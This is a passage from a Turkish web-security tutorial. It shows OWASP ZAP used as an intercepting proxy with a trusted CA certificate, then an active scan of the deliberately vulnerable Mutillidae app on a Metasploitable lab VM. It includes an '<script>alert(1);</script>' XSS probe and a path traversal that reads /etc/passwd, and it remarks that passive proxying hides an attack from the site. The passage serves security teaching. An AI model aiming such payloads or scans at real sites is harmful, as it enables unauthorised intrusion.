
Certificates” bölümüne tıklıyoruz. OWASP sertifikasını “Save” düğmesine tıklayarak masaüstüne dosya olarak kaydedelim.




Şimdi sıra bu sertifikayı web gezginimizin “Authorities” bölümüne eklemeye geldi. Web gezgininde “Preferences → Advanced → Certificates” bölümünden “View Certificates” butonuna tıklıyoruz. Aşağıdaki gibi bir ekran karşımıza çıkıyor:




Burada “Import” seçeneğine tıklıyoruz. Bulunduğu dizinden sertifikayı seçtikten sonra çıkan ekranda her türlü durumda web gezgininin bu sertifikaya güvenmesini istiyoruz ve “OK” tuşuna tıklıyoruz. Bundan sonra https trafiğinde sertifika hatası almadan devam edebileceğiz.




Ayarlar bittikten sonra internette dolaşmaya başlayabilirsiniz. Web gezgininde örnek bir https sayfa açalım: https://twitter.com.



Sertifika detayına bakmak için sol üstteki simgeye, ardından “More Information”a ve “View Certificate”a tıklayalım. Aşağıdaki sertifika detaylarında da gördüğünüz üzere OWASP’a ait bir sertifikayla karşılaştık. Demek ki OWASP ZAP tarafından dinleniyoruz. Pek tabii bu biz olduğumuz için şu anda problem yok.




Birkaç siteyi dolaştıktan sonra ZAP’a dönüp neler olup bittiğine bakabiliriz.




Yukarıda gördüğünüz üzere dolaştığımız sitelerle ilgili bilgiler toplanmış. Ayrıca bu sitelerde olası açıklıklar da aşağıda “Alerts” kısmında listelenmiş durumda. Bu özelliğin en büyük faydası bir siteye saldırdığınızın anlaşılmaması, normal bir kullanıcı gibi sitede gezerek işlemlerinizi yapmanız ve arkada vekil sunucunuzun trafiği analiz ederek açıklıkları tespit etmesi.

Aktif tarama:


Artık aktif bir şekilde Metasploitable’a bir saldırı denemesi yapalım. Bunun için öncellikle Host-Only ağa geçiyoruz. Aşağıda görüldüğü gibi “Quick Start” (Hızlı Başla) kısmında “URL to attack” kısmına (Saldırılacak Adres) Metasploitable IP’sini girerek “Attack” (Saldır) düğmesine basıyoruz. Ben burada “http:// 10.10.56.2/mutillidae” giriyorum. Mutillidae zaten saldırılıp ele geçirilmek üzere tasarlanmış olduğu için ve de testimiz kısa sürsün diye şu an sadece Metasploitable’deki web uygulamalarından birine saldıracağız.



Bundan sonra “Spider” tabından kontrol ederseniz bütün sitenin detaylı olarak taranıp sayfaların bulunduğunu göreceksiniz. Bu işlem biraz uzun sürebilir. Bundan sonra da “Active Scan” (Aktif Tarama) adımı başlayacak. Bu adımda bütün bulduğu sayfalarla ilgili zafiyet taraması yapacak. Aşağıda bununla ilgili örnek bir ekran görüyorsunuz.




Bir süre bekledikten sonra tarama bitmiş olacak. Aşağıda sonuçlarla ilgili ekran görüntüsü yer alıyor.



"Alerts" kısmını incelediğimizde listelenmiş sorunları görüyoruz. Şimdi bu açıklıklardan birkaçını inceleyelim.

Cross site scripting:

Başka bir yerden hedef sitede komut çalıştırabilme açıklığı. Bu açıklıkla web sitesine gömülen kod, web sitesini çalıştıran her kişinin bilgisayarında çalışır. Böylelikle siteye erişen kullanıcılar birer hedef haline gelir. Şimdi bunun örneğini görelim. İlgili uyarının üzerine sağ tıklayıp "Open URL in browser" dediğimizde ilgili sayfa açılacak ve örneği göreceğiz. Aşağıdaki örneği incelediğimizde karşımızda bir java kodunun "1" şeklinde bir uyarı mesajı ürettiğini görüyoruz.




"OK" tuşuna basıp aynı örneği biz de tekrar edelim ve ne olduğunu daha yakından görelim. Formda "Name" kısmına "<script>alert(1);</script>" girip "Password" kısmına istediğimiz bir şifre yazalım.

Yukarıdaki ekranda “View Account Details” düğmesine tıkladığımızda yine aynı “1” uyarısını göreceğiz.

Path traversal:

Bu teknikle işletim sistemi üzerindeki dosyalara erişilmeye çalışılır. Yine ilgili uyarının üzerine sağ tıklayıp “Open URL in browser” diyoruz. Açılan ekran örneğinde Linux işletim sistemlerinde bulunan “/etc/passwd” dosyasına erişim sağlandığını görüyoruz. Bu hata daha sonra kötü niyetli birinin hangi kullanıcıları hedefleyeceği konusunda bilgi veriyor.



w3af[22]

